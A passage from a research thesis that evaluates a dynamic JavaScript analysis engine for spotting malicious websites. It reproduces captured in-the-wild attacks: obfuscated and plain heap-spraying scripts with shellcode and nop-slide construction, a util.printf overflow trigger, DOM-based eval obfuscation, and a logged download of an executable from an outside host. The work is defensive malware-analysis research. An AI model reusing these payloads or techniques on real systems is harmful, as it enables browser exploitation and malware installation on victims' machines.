
We analysed several samples of such attacks and could successfully detect all of them, but as there is nothing new with them we do not show them here and instead take a look at another type of attacks we captured. For example we found the highly obfuscated heap spraying attack we sketch in Listing 4.9.

```
qayllh='';dohs=("vgir","hgco","rgdu","mhpe",
... ,"eeeq","eval")];qayllh='';ybbcelbs='urn ';coxlwaktk='=prcw';
    thdnrtzg='1);}';zyjxjlyql='ubs';pkymzdj='sc.';nksmnihny=',pr';
    ydbgoum='gth>0';dnyxjy='.len';cvobtxd='j(pr';pteyin='rcwq';
    rkpsiyggy='b+=p';qelzoeh='qsc';ayofvgjwx=';pr';nuvterrg='cwq';
    pzlvuhe='caiqb';pjoxji='hcai'; ... ezjwzgbqr=obfj('8888');
qayllh+=jbwumcpa+dbypnd+kxwjwrxb+zdjjym+bqtahny+pujsxvwdv+zkmtpb+
    wurrba+budkemkli+sufyklqx+xpodzryk+qeyskw+kigukvk+hsqszpuz+accmlh+
    rgywtgrgi+nmrmru+digwytcf+upwzzk+zkdglami+nhewph+twzrldd+rpfuqonw+
    ejnkafefj+lclitnfn+gtckadaa+zsbdcj+dgcgihz+txhnnuf+ezjwzgbqr+
    bgbyneid+kxjllny+rxegpc+zxdlcdpc+dtutsa+vzkslgu+wrsomv+dkpumed+
    ibxaordw+putxuwqsr+psfplxgp+tssyjskh+jqtqzlfmb;
dohs(qayllh);
```

Listing 4.9: Obfuscated heap spraying attack

As the analysis report includes about 9000 lines, we only show some parts of it in Figure 4.13. The first frame of the log shows the definition the main function decryption function, which is needed to turn the obfuscated code into executable JavaScript. The second one shows the final definition of the script that carries out the actual attack.

This string is built up by several instructions that first append the definition of the payload, the block that constructs the nop slide and the spraying loop. Afterwards this



MalSiDeCheck

```
SET global.wpcqtkz TO "){hc"
SET global.rgdpjzcg TO "hile("
SET global.khrvymut TO "cwqsc"
SET global.qayllh TO "function obfj(prcwqsc){hcaiqb="";while(prcwqsc.length>0){hcaiqb+=prcwqsc.charA
t(prcwqsc.length-1);prcwqsc=prcwqsc.substring(0,prcwqsc.length-1);}return hcaiqb;};"
CALL dohs
```

```
SET global.ezjwzgbqr TO "8888"
SET global.qayllh TO "var payload = unescape("%u00e8%u0000%u5d00%uc583%ub914%u018b%u0000%u3db0%u4530
%u4500%u7549%uebf9%uad00%uadad%uadad%uadad%ud4ad%u3dc1%u3d3d%u5962%u0d9c%u3d3d%u453d%ub631%u317d%u4d
b6%u9021%u55b6%ud635%ub634%u097d%u7db0%ub641%u0155%ucab6%u3957%ud564%u3db2%u3d3d%uc4df%u5255%u3d53%u
553d%u4f48%u5051%uc269%ub62b%ud5d5%u3d44%u3d3d%ueab6%ubd7a%u3d02%uc748%u6a7a%ubd7a%u3d02%uc748%ud2b6
%u0e62%ubcf4%u39d1%u3d3c%ub63d%u6ce1%u6e6f%u3955%u3d3c%uc23d%u316b%u6467%u6f6c%u3fb6%u7e6e%u06bd%u48
3d%ubcc7%uc146%u5813%u5845%u3e48%ud6be%ub435%ufa3e%u397e%u5813%u5845%u7efb%u3d35%ub766%u39fc%ub50d%u
3d78%ufd0e%u6d6d%u6a6e%uc26d%u2d6b%uc5be%u483d%u573b%u6e3c%u6bc2%u6739%ube64%u39ff%ubd7c%u3d07%u8948
%u6bc2%u6c35%ub66b%u0148%u49b6%u4513%uc83e%ub66b%u1d4b%uc83e%uf40e%u7c74%u3e90%u0ef8%u32e'+___OBJECT
_fs_TO_STRING___+'u1227%u4a4d%u6c77%u3d4e%u4955%u4d49%u1207%u0412%u1309%u090f%u130a%u130f%u080c%u120
a%u5113%u565e%u0212%u0055%u5c04%u3d5e%u0254%u0405%u5f0f%u0959%u580b%u0c0d%u0d0d%u0d5b%u0d0a%u0f0d%u5
c59%u0e0b%u5c04%u5c04%u0b0d%u0d0d%u0d0d%u0d0d%u0d0d%u0f0d%u0c5e%u0d08%u0c0e%u0e04%u0d0d%u0c0d%u090d%
u040d%u0d0d%u0d0d%u0d0d%u0d0d%u0a0c%u3d0d");var nop ="";for (iCnt=128;iCnt>=0;--iCnt) nop += unescap
e("%u9090%u9090%u9090%u9090%u9090");heapblock = nop + payload;bigblock = unescape("%u9090%u9090");he
adersize = 20;spray = headersize+heapblock.length;while (bigblock.length<spray) bigblock+=bigblock;f
illblock = bigblock.substring(0, spray);block = bigblock.substring(0, bigblock.length-spray);while(b
lock.length+spray < 0x40000) block = block+block+fillblock;mem = new Array();for (i=0;i<1400;i++) me
m[i] = block + heapblock;var num = 1299999999999999998888888888888888888888888888888888888888888888
8888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888
8888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888
8888888888888888888888888888888888;util.printf("%45000f",num);"
CALL dohs
CALL unescape
```

```
SET global.nop TO ""
SET global.iCnt TO "128"
CALL unescape
SET global.nop TO "ÉÉÉÉÉ"
SET global.iCnt TO "127"
CALL unescape
SET global.nop TO "ÉÉÉÉÉÉÉÉÉÉ"
SET global.iCnt TO "126"
CALL unescape
SET global.nop TO "ÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉ"
SET global.iCnt TO "125"
CALL unescape
SET global.nop TO "ÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉ"
SET global.iCnt TO "124"
CALL unescape
SET global.nop TO "ÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉ"
SET global.iCnt TO "123"
CALL unescape
SET global.nop TO "ÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉ"
SET global.iCnt TO "122"
CALL unescape
SET global.nop TO "ÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉ"
SET global.iCnt TO "121"
```

```
ÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉ
ÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉ"
SET global.block TO "ÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉ
ÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉ
ÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉ
ÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉ
ÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉ
ÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉ
ÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉ
ÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉ
ÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉ
ÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉ
ÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉ
ÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉ
ÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉ
```

```
ÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉ
ÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉ"
SET global.block TO
HEAPSPRAYING DETECTED


Report:
This site contains suspicious JavaScript. (dynamic analysis) (Script executes a Heap-Spraying attack
. It is highly recommended not to visit this website.)Site is classified as MALICIOUS.
```


Figure 4.13: Report outline of obfuscated heap spraying attack

string is executed by the `eval` function and starts building the nop slide, what can be seen in the third frame of Figure 4.13. This runs quite some time and would in the end cause a memory corruption. Although the exploit would not succeed within our engine, it would finally crash. Thus our system interrupts the execution of the script once a heap spraying attack is detected by throwing a custom JavaScript exception named `HEAPSPRAYINGDETECTED` within the current `JSContext`. In this case an appropriate report is created and the analysis finishes as usual. To detect heap spraying one could apply several techniques known from network intrusion detection systems such as nop slide detection or shellcode detection [11, 40, 49]. Such an analysis would not be very hard to integrate, but as we did not have enough time to do this yet, we have to delay it to future work. For now, we just check the length of each string that is assigned to a property within our setter callback function and additionally check the number of equal characters. In our tests even this very rudimentary nop slide detection was sufficient to successfully detect all the heap spraying attacks we found, but nevertheless this is one of the most important aspects we have to improve in our future work, of course. Another heap spraying attack we captured from the wild not even obfuscated as we can see in Listing 4.10.

```
sh=unescape("%u0404%u0404%u0404%u0404%u9090%uE1D9%u34D9 ... %u490e%
   u4d44%u0f51%u5944%u2144");
sz=sh.length * 2;
npsz=0x400000-(sz+0x38);
nps=unescape("%u0c0c%u0c0c");
while(nps.length*2<npsz) nps+=nps;
ihbc=(0x0d000000-0x400000)/0x400000;
mm=new Array();
for(i=0;i<ihbc;i++) mm[i] = nps+sh;
```

Listing 4.10: Simple heap spraying attack

Not surprisingly, the analysis report of this script is also shorter and quite simpler, as shown in Figure 4.14. We can observe the exponential growth of the nop slide in contrast to the linear concatenation in the last example. The desired nop slide length of 4,192,794 characters and the number of 1,454 objects that should be sprayed are observable, too. We found another interesting attack that used a completely different obfuscation technique: First, several nested tables are placed on the document, each given a `height` and `width` attribute. These values are then read and indirectly used to build the actual attack script utilising the `fromCharCode` function as shown in Listing 4.11. As this type of obfuscation requires the valid Document Object Model supplied by browsers, unfortunately our system is currently not able to successfully analyse this attack. To face such problems, we had to utilise more and more functionality of common web browser and would as a last consequence end up with an own browser. Thus to allow the analysis



```
CALL unescape
SET global.sh TO "♦♦♦♦E┘┘$XX█L├╔üeÇ!Ö╔"!!!KÏÿ1!┘$EI╔IIL!¬╔!!]!╔!!·!¬╔!!e!╔!!¿!¬╔!!@!╔!!y¬ra!!vE!╔!!Ö
!!rqqqq†!╔!!Ç!!üII━!‡rrIí╔|Tá$▒'¬¼$┴¤IÖ        IÖ i-╔IIßuu!q¬!I‡-!+ !‡v±╔!I!!±╔IrwßU?!qt!I‡-!+*!‡v±
ôz╩y╔IIv═¬KvI5|!I¬IL!hg¬ÿ!!çø!I♣╔#!±┘0!I÷U‡e☻I▼U=╬!Ióıô !ÖN!ISL4e%╔▀I╔#!├I╔IIÖÖMOE╩¼♣q┌Iq☻!╚▀IÁIó)I‼
!TD╩¼♣q-IqI!╚▀IÁIó)IW!RE╩¼♣qåIq¯!╚▀IÁIó)IF!4e%╔▄I╔ !cI╔IIÖÖè!IþX╔ !ÖÖÅ!IÅ-╔ !ÖÖó!I¦]╔ !ÖÖN!Iw‡╔ !ÖÖz
!I½~╔ !ÖÖIIII=╔ !ÖÖ‡!I´A╔ !ÖÖ>!Ih·╔ !ÖÖ‡IIô?╔ !ÖÖåIIA#╔ !ÖÖ┬!I¨R╔!!ÖÖ¯!II¶╔!!ÖÖ|IIüÜ╔!!ÖÖ_II[#╔!!ÖÖK
IIzA╔!!ÖÖwIIÞé╔!!ÖÖcII♣Æ╔!!ÖÖv!I▀7╔!!ÖÖeI╩KqIIqèI╚¦I╔IÖêII╬$╔!!ÖÖ.!Io=╔!!ÖÖß¬◄ß1¬-¬=▼aÖ*¬§ß▼aÖ‡M♣¬-¬
$"▼k▼{"┬h¬¬EIßiß&¯"╩‡]  ▄¬♣³▼-▼{"▼%"‡e=ÖGIIU÷øV¤DD@RSHDHG¤NøDQDD"
SET global.sz TO "1454"
SET global.npsz TO "4192794"
CALL unescape
SET global.nps TO "♀♀"
SET global.nps TO "♀♀♀♀"
SET global.nps TO "♀♀♀♀♀♀♀♀"
SET global.nps TO "♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀"
SET global.nps TO "♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀"
SET global.nps TO "♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀"
SET global.nps TO "♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀
♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀"
SET global.nps TO "♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀
♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀
♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀"
SET global.nps TO "♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀
♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀
♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀
♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀
♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀
♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀♀"
```

Figure 4.14: Simple heap spraying attack analysis report

of such scripts, we ought to fully integrate our analysis into an existing browser. This would have a couple of other advantages as well as some withdraws, as we discuss in Section 5.3.

```
<div id="myInterface"><table><tr><td><table><tr><td> ... <table width
    =8 height=1><tr><td></td></tr></table></td><td><table width=3
    height=0><tr><td></td></tr></table></td><td><table width=10 height
    =2><tr><td></td></tr></table></td></tr><tr><td><table width=0
    height=0><tr><td></td></tr></table></td><td><table width=2 height
    =11><tr><td></td></tr></table></td><td><table width=2 height=15><
    tr><td></td></tr></table></td><td><table width=7 height=4><tr><td
    ></td></tr></table></td></tr></table></td></tr></table></div><
    script language="javascript">var r=new Array();var dint=document.
    getElementById('myInterface');var rows=dint.childNodes[0].
    childNodes[0].childNodes;for(var i_row=0;i_row!=rows.length;i_row
    ++){var tds=rows[i_row].childNodes;for (var i_td=0;i_td!=tds.
    length;i_td++){var td = tds[i_td];if (td){var jtrs=td.childNodes
    [0].childNodes[0].childNodes;var jtds=jtrs[0].childNodes;for(var
    j_tr=0;j_tr!=jtrs.length;j_tr++) r.push(jtrs[j_tr].offsetHeight-1)
    ;for(var j_td=0;j_td!=jtds.length;j_td++) r.push(jtds[j_td].
    offsetWidth-1);};};};dint.style.display='none';var str='';while (r
    .length) str+=String.fromCharCode(r.shift()*16+r.shift());try{eval
    (str);}catch(e){};</script>
```

Listing 4.11: Obfuscation technique using DOM objects

We analysed 140 samples of potentially malicious websites from the wild. 31 of these samples contained JavaScript that just redirected to another URL where probably the actual exploit was hosted originally. We could reveal other 78 samples to be malicious websites, of which 15 were heap spraying attacks. The other 64 samples mostly contained JavaScript that uses `document.write` to write a hidden IFrame to include an exploit from a foreign domain. But we also saw a couple of other exploits, too. For example, one of the samples tried to add an image and set its `src` property to `res://<DRIVE>:\Program Files\Outlook Express\msoeres.dll/#2/1`, where for `<DRIVE>` any letters from `A` to `Z` were tried, to load the local DLL and exploit it. Another one tried to save a malware binary concealing it as music download as the part of the corresponding report in Listing 4.12 shows. Furthermore, some exploits used the `Wscript.Shell` object we have already discussed in Section 2.1.2 to download various files such as `ms.vbs` and `ms.exe`.

```
FUNCTIONCALL DownloadFromMusicStore ("http://12623.2255.cc/save.exe",
    "..\..\..\..\..\..\..\..\Program Files\JetAudio\JetAudio.exe","
    jetAudio","Korea","Fuck
","Test","NUMBER PRIMITIVE 256","NUMBER PRIMITIVE 0","NUMBER
    PRIMITIVE 0")
```

Listing 4.12: Malware download concealed as music download

Unfortunately, we have further to note 10 samples that could not be successfully analysed due to JavaScript errors and 20 samples that we were able to analyse but that could not be classified as malicious. 5 of these could not be detected to be malicious, because they check whether specific browser plug-ins are available before they trigger an according exploit. As we currently do not emulate such specific browser behaviour, the exploit considers the plug-ins not to be available and thus does not trigger an exploit. Listing 4.13 shows an example of such a check we found in one of these samples.

```
if(navigator.plugins[i].indexOf("Acrobat") != -1){
  ...
}
```

Listing 4.13: Exploit checks presence of plug-in

